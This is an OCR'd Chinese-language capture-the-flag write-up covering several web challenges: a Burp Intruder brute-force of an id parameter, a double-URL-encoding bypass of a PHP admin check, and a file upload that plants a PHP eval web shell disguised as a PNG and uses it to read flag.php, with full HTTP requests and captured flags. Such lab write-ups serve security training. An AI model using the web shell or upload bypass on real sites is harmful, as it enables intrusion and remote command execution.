How many:

Number format

Base: (•) Decimal ( ) Hex

Min integer digits:

选择`numbers`，从1到3000，每一步走的距离为1，也就是说id从1变到3000

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
2333	2333	200	☐	☐	1901	
0		200	☐	☐	1866	
1	1	200	☐	☐	1866	
2	2	200	☐	☐	1866	
3	3	200	☐	☐	1866	
4	4	200	☐	☐	1866	
5	5	200	☐	☐	1866	
6	6	200	☐	☐	1866	
7	7	200	☐	☐	1866	
8	8	200	☐	☐	1866	
9	9	200	☐	☐	1866	
10	10	200	☐	☐	1866	

11	11		200		1866
12	12		200		1866

Request Response


Raw Headers Hex HTML Render

```
  elem: '#test10'
  ,type: 'datetime'
  ,range: true
 });
 });
</script>

  </body>

</html>
```


cyberpeace{91b32e7ef0a090d2d0b89a6caf3317a9}

发现flag

PHP2




进入靶场的话只说我们是否能登录界面，没有其他信息，这里拿御剑扫一下(index.phps是自己添加到御剑字典里的)



访问index.phps后得到源码

```php
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>

Can you anthenticate to this website?
```

这里的话我们对admin进行二次url编码即可(服务器解码一次，代码再解码一次)
我们这里用bp来进行二次编码




得到flag

Access granted!

Key: cyberpeace{679c4a03b89c2ebfb1fb6574e041ffb3}

Can you anthenticate to this website?



upload1

上传个图片，然后抓包修改文件名和文件内容即可

Request

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 111.200.241.244:50469
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------357280341622914112282975916655
Content-Length: 252
Origin: http://111.200.241.244:50469
Connection: close
Referer: http://111.200.241.244:50469/index.php
Upgrade-Insecure-Requests: 1

-----------------------------357280341622914112282975916655
Content-Disposition: form-data; name="upfile"; filename="2.php"
Content-Type: image/png

<?php @eval($_POST[1]);phpinfo()?>
-----------------------------357280341622914112282975916655--
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 18 Apr 2022 10:28:08 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.37
Vary: Accept-Encoding
Content-Length: 956
Connection: close
Content-Type: text/html; charset=UTF-8


upload success : upload/1650277688.2.php
<!Doctype html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<script type="text/javascript">


Array.prototype.contains = function (obj) {
  var i = this.length;
```

不安全 | 111.200.241.244:50469/upload/1650277688.2.php

code 命令执行 大佬博客 code刷题 code查询 hexo美化 学校 正则表达式 学习视频 外网 MRCTF2022

?> $flag="cyberpeace{7d82d2eba812611dffea36127a7247a9}";

PHP Version 5.6.37

System	Linux e4082c933603 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
Build Date	Sep 8 2018 00:04:13
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2'' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie'' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2''
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)

元素 控制台 源代码 网络 性能 内存 应用 Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://111.200.241.244:50469/upload/1650277688.2.php

Enable POST

enctype
application/x-www-form-urlencoded

ADD HEADER

Body
1=system("tac ../flag.php");